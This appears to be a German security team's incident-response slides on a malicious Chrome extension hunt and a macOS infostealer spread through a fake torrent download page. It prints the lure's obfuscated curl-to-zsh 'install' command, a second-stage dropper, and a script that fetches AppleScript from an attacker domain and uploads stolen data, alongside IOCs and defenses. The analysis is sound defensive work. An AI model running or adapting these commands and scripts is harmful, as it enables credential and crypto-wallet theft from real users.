
```
#event_simpleName="DirectoryCreate" FilePath=/Chrome/i FilePath=/Extensions/i  
| groupBy([FileName])  
| FileName=/^[a-p]{32}$/
```

FileName	_count
bpgncafocbpieaeigfcookhgmeamglgo	81
ghbmnnjooekpmoecnnnilnbdlolhkhi	8
nmmhkkegccagdldgiimedpiccmgmieda	8
ppnbnpeolgkicgegkbbkjbmhlideopiji	1



Case #3 – And Google ???

- Die beiden Extensions wurden bereits Anfang des Jahres bei Google von verschiedenen Security Researchern gemeldet
 - Beide sind weiterhin online...



Case #3 – Fragen ?




Case #4 – Infostealer on MacOS

- MacOS mit Microsoft Defender löst mehrere Detections aus
 - Suspicious process collected data from local system
 - Unix credentials were illegitimately accessed
 - Suspicious shell command execution
 - Enumeration of files with sensitive data
 - Suspicious access of sensitive files
 - Suspicious archive creation
 - Suspicious AppleScript activity
 - Possible data exfiltration using curl
 - Suspicious script launched
 - Suspicious MalScript malware was prevented
 - Der einzige Alert mit Prevention

Case #4 – Infostealer on MacOS

- Benutzer besucht die Website `www[.]torrentmac[.]net`
- Klick auf "Download Now" führt zu `trustfilecloud[.]com` oder `filefastsandwich[.]com`



The screenshot shows a MacTorrents download page for 'Acorn 8.5.0'. The page has a navigation bar with links for Home, Application, Adobe, Apple, office, Photography, Graphics & Design, and Tools. The breadcrumb trail is Home > Application > Acorn 8.5.0. The main content area features the title 'Acorn 8.5.0' with a date of April 23, 2026, and category 'Application, Graphics & Design'. Below this is an acorn icon and a table with the following information:

Name:	Acorn_8.5.dmg
Size:	85 MB
Files:	Acorn_8.5.dmg [85 MB]

A blue 'Download Now' button is located at the bottom right of the page.

Download for macOS Verified Publisher

Terminal installation

Advanced users can perform installation with a single terminal command.

```
curl -kfsSL $(echo 'aHR0cDovL2ZpbmRlbGxpZ2FuY2VhaS5jb20vY3VybC9mNGUyY2EwNmY4YWMyMT
```

Copy

How to open Terminal on Mac

1. Press **Command (⌘) + Space** to open Spotlight Search.
2. Type "**Terminal**" and press **Return** to launch it.
3. Once the Terminal window is open, you can proceed with the steps below.


The screenshot shows a MacTorrents download page for 'Acorn 8.5.0'. The page has a navigation bar with links for Home, Application, Adobe, Apple, office, Photography, Graphics & Design, and Tools. The breadcrumb trail is Home > Application > Acorn 8.5.0. The main content area features the title 'Acorn 8.5.0' with a date of April 23, 2026, and category 'Application, Graphics & Design'. Below this is an acorn icon and a table with the following information:

Name:	Acorn_8.5.dmg
Size:	85 MB
Files:	Acorn_8.5.dmg [85 MB]

A blue 'Download Now' button is located at the bottom right of the page.

Case #4 – Infostealer on MacOS

- Benutzer besucht die Website `www[.]torrentmac[.]net`
- Klick auf "Download Now" führt zu `trustfilecloud[.]com` oder `filefastsandwich[.]com`



Download for macOS Verified Publisher

Terminal installation


Advanced users can perform installation with a single terminal command.

```
curl -kfsSL $(echo 'aHR0cDovL2ZpbmRlbGxpZ2FuY2VhaS5jb20vY3VyY2EwNmY4YWMyMTYwNzhhYTI0ZDAwNTQzZGQ0MTE5YjdmOTYxZTY0MWE2N2ZlNGZjZGY0MDQyZjVlNjBl' | base64 -D) | zsh
```

Copy

How to open Terminal on Mac

1. Press **Command (⌘) + Space** to open Spotlight Search.
2. Type "**Terminal**" and press **Return** to launch it.
3. Once the Terminal window is open, you can proceed with the steps below.




MacTorrents
Download

Home Application Adobe Apple office Photography Graphics & Design Too

Home > Application > Acorn 8.5.0

Acorn 8.5.0

© April 23, 2026, Application, Graphics & Design



Name:	Acorn_8.5.dmg
Size:	85 MB
Files	Acorn_8.5.dmg [85 MB]

Download Now

```
curl -kfsSL $(echo 'aHR0cDovL2ZpbmRlbGxpZ2FuY2VhaS5jb20vY3VyY2EwNmY4YWMyMTYwNzhhYTI0ZDAwNTQzZGQ0MTE5YjdmOTYxZTY0MWE2N2ZlNGZjZGY0MDQyZjVlNjBl' | base64 -D) | zsh
```

Case #4 – Infostealer on MacOS

- Base64 encodierter Value im Kommando downloadet Script von
 - `hxxp[:]//fintelligenceai[.]com/curl/f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcdf4042f5e60e`

```
~ curl http://fintelligenceai.com/curl/f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcdf4042f5e60e
#!/bin/zsh
d20109=$(base64 -D <<'PAYLOAD_m2551036392479' | gunzip
H4sIAI+V9GkAA91WW2/bNhr+9684VRVDasDoYvmSi5o6XYAGRdohabBgXSEwJGUTliXNpBfHbf/7
KEuWKNnA9rKX8UXm4cfv3A/9+pXzxFNnI2Y9itkiS6N4LRLJs9Sy4XsP16JrRuDCoewvJ10LSSN7
e0Dmd4RJRnACNftgnoa6wCnlbJrJ0T0h2cLQIDKbM4WIA+YT7I7iCSa+N3LHE4z9gLruMBhQ6nje
6dM4Ph15bBR4eDSOWRATGgdu4MdDnKZToLzHs3ZS2hQNVKxHwdj6pExZcQ/PVUkAw+7QxePvKF+
KeYJcW1HLnInEzjJpL0eTk82PC9BPiavYL46NJXgwrDzkDOWbk+KRVbLBNackACEFniNF8w6Ljw
Rw0pFvoAxoNgS3Q1Zak8g9tsw5ME08MTF6xbTHgqMzE7h5tUsgSUAD7fwyN4buQNo7ENV3mesN/Y
00cuneFgfDIYGQc0KPeRcv8MzCoQXZAxkzI/cxyzTI9DX1K840RSrmlobvPRz5/VT8+AH6CCiCiS
57LMdSLY/9brfXdjriX/ELDKDiSfrbkEr4v/Cq8AxWCYRWEp5h/FXtT7b12WJZ0rZdrmkSvz/YeH
Tx+j+5vfr0PTsjwX3qjY+EH1sW0Nenv1GN1df7m7ub4PJ5p8LScZphFXnloUSwbHR8JGppXLLBUi
gaXqT0AztoaJ3smF1YzMMjDvrj798vm2+tit9pU4iQTfL6XRbJUmbEsYnCOqd3ukJcIAkd1YGwt
gKi41zBug9gWIPZnkZB/H8vympt0rkoogLWQwFHWqgBgWeDo0takeahu909z5TVoIg4XLYYfxc
zb/apvJaFseCyUIzV/lryCvuBrglqQLZwGqQUlhSKaMbKLzVEqAMgH6/RWtp3qKKYU+1WBHChKgc
b0RYSrbIZejV8tr56ggUqR0EC/UVGYShSLQnJMUqmjIi6S2so1QLPtyVypMIPRBznodm5SrJVqmK
neZvq5w6/V4sfUI9wq8PXw5gEFIdgZF6DfHyBd6hQ5D/fILttPzjFCstroetN+l02y0gggyYuB46f
wTj6Xkf+5yEd3Wk5VVPj8mnFE6q9EtpYqX/2y/TwLLJ1aPJ+u+P0XWsa2C0LirxFxXBYqTuXraNy
NJgaopoCqtjM2if1TqvqcPekiVTv04GJsVu72vdaJ61Xb7csq6r642Pb3idKGMtBddxAdeiuPd6A
34FWw6LYNEsbJcpl1VZ7zbNnc2vSdQjvJkLNq8mXC+1V6mkUbu9nT2nt/BLUyHc69BvF28f07dUR
qR6/mP8NC2XLTFEKA==
PAYLOAD_m2551036392479
)
eval "$d20109"
```

Case #4 – Infostealer on MacOS

- Decodiertes Script lädt osascript von
 - `hxxp[:]//sandiegotkd[.]com/dynamic?txd=...`
- Script wird mittels osascript ausgeführt...

```
#!/bin/zsh
daemon_function() {
  exec </dev/null
  exec >/dev/null
  exec 2>/dev/null
  local domain="sandiegotkd.com"
  local token="f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcd4042f5e60e"
  local api_key="de62a2f47d1c7dec2997f931a050a615"
  local file="/tmp/osalogging.zip"
  if [ $# -gt 0 ]; then
    curl -k -s --max-time 30 \
      -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
      -H "api-key: $api_key" \
      "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
  else
    curl -k -s --max-time 30 \
      -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
      -H "api-key: $api_key" \
      "http://$domain/dynamic?txd=$token" | osascript
  fi
  if [ $? -ne 0 ]; then
    exit 1
  fi
  if [[ ! -f "$file" || ! -s "$file" ]]; then
    return 1
  fi
  local CHUNK_SIZE=$((10 * 1024 * 1024))
  local MAX_RETRIES=8
  local upload_id=$(date +%s)-$(openssl rand -hex 8 2>/dev/null || echo $RANDOM$RANDOM)
  local total_size
  total_size=$(stat -f %z "$file" 2>/dev/null || stat -c %s "$file")
  if [[ -z "$total_size" || "$total_size" -eq 0 ]]; then
    return 1
  fi
  local total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))
  local i=0
  while (( i < total_chunks )); do
    local offset=$((i * CHUNK_SIZE))
    local chunk_size=$CHUNK_SIZE
    (( offset + chunk_size > total_size )) && chunk_size=$((total_size - offset))
    local success=0
    local attempt=1
    while (( attempt ≤ MAX_RETRIES && success == 0 )); do
      http_code=$(dd if="$file" bs=1 skip=$offset count=$chunk_size 2>/dev/null | \
        curl -k -s -X PUT \
          --data-binary @- \
          -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
          -H "api-key: $api_key" \
          )
    done
  done
}
```

Case #4 – Infostealer on MacOS

- Osascript tätigt folgende Aktionen:
 - Schliesst sämtliche Terminal Windows, Erstellt Staging Folder /tmp/shub_<random>
 - System Enumeration (OS Version, External IP, keyboard, locale)
 - Prüft ob Russisches keyboard layout gesetzt ist... (Daten werden trotzdem gestohlen)
 - Beacon mit allen Infos mittels curl an kofeynaYagush[.]com
 - Display fake “System Preferences” dialog mit einem Passwort Feld
 - Prüft eingegebenes Passwort Gegen den lokalen MacOS Benutzer. Falls korrekt, wird es im Staging Folder
 - Falls Passwort korrekt (oder nicht nötig) wird das Chrome Master Passwort aus der Keychain ausgelesen
 - Extrahiert Browser Daten von Chrome (14 Varianten), Firefox und Safari
 - Cookies, Login-Daten, History, Extensions, Autofill Daten
 - Sucht nach Cryptowallets im Browser (100+ Varianten) oder lokale Installation von bekannten Wallets und extrahiert die Daten
 - Sammeln von weiteren Daten
 - MacOS keychain files
 - iCloud account Daten
 - Telegram Desktop
 - Files auf Desktop und Documents Foldern
 - Apple Notes Datenbank
 - Shell History Files
 - Volles Hardware / Software Profile (system profiler)

Case #4 – Infostealer on MacOS

- Osascript tätigt folgende Aktionen:
 - Exfiltration der gesammelten Daten
 - ZIP alle Daten nach /tmp/shub_log.zip
 - Upload der Daten an kofeynaYagush[.]com/gate
 - Crypto Wallet App Injection
 - Download einer maliziösen "app.asar" vom C2 server
 - Terminiert und patcht bekannte Crypto Wallets (z.B. Atomic, Leder, Trezor Suite, etc.)
 - Re-Signiert die modifizierten Apps mit "codesign"
 - Installiert Persistentes C2
 - Script namens "GoogleUpdate" wird geschrieben
 - LaunchAgent welcher das Skript alle 60 Sekunden nach dem Login ausführt
 - Script kommuniziert mit dem C2 Server und führt alle möglichen Kommandos aus
 - Cleanup
 - Alle temporären Files und Folder werden gelöscht
 - Zeigt Fake Error Dialog: "Your Mac does not support this application. Try reinstalling..."
- Die Exfiltration der Daten hat **91 Sekunden** nach der Ausführung durch den Benutzer stattgefunden...

Case #4 – Takeaways

- IOCs
 - torrentmac[.]net
 - trustfilecloud[.]com
 - filefastsandwich[.]com
 - fintelligenceai[.]com
 - sandiegotkd[.]com
 - kofeynaYagush[.]com
- Wie lässt sich das verhindern?
 - User awareness...
 - Script downloads auf dem Proxy verbieten
 - Mittels MDM die normalen Benutzer einschränken
 - Keine Admin-Rechte
 - Terminal App verbieten
 - Osascript Zugriffe auf sensitive Ressourcen verbieten
 - Das EDR benutzen um curl zu blockieren (Terminate Process)

Case #4 – Fragen ?





Damit Gefährliches draussen bleibt –

AVANTEC Cyber Defense Center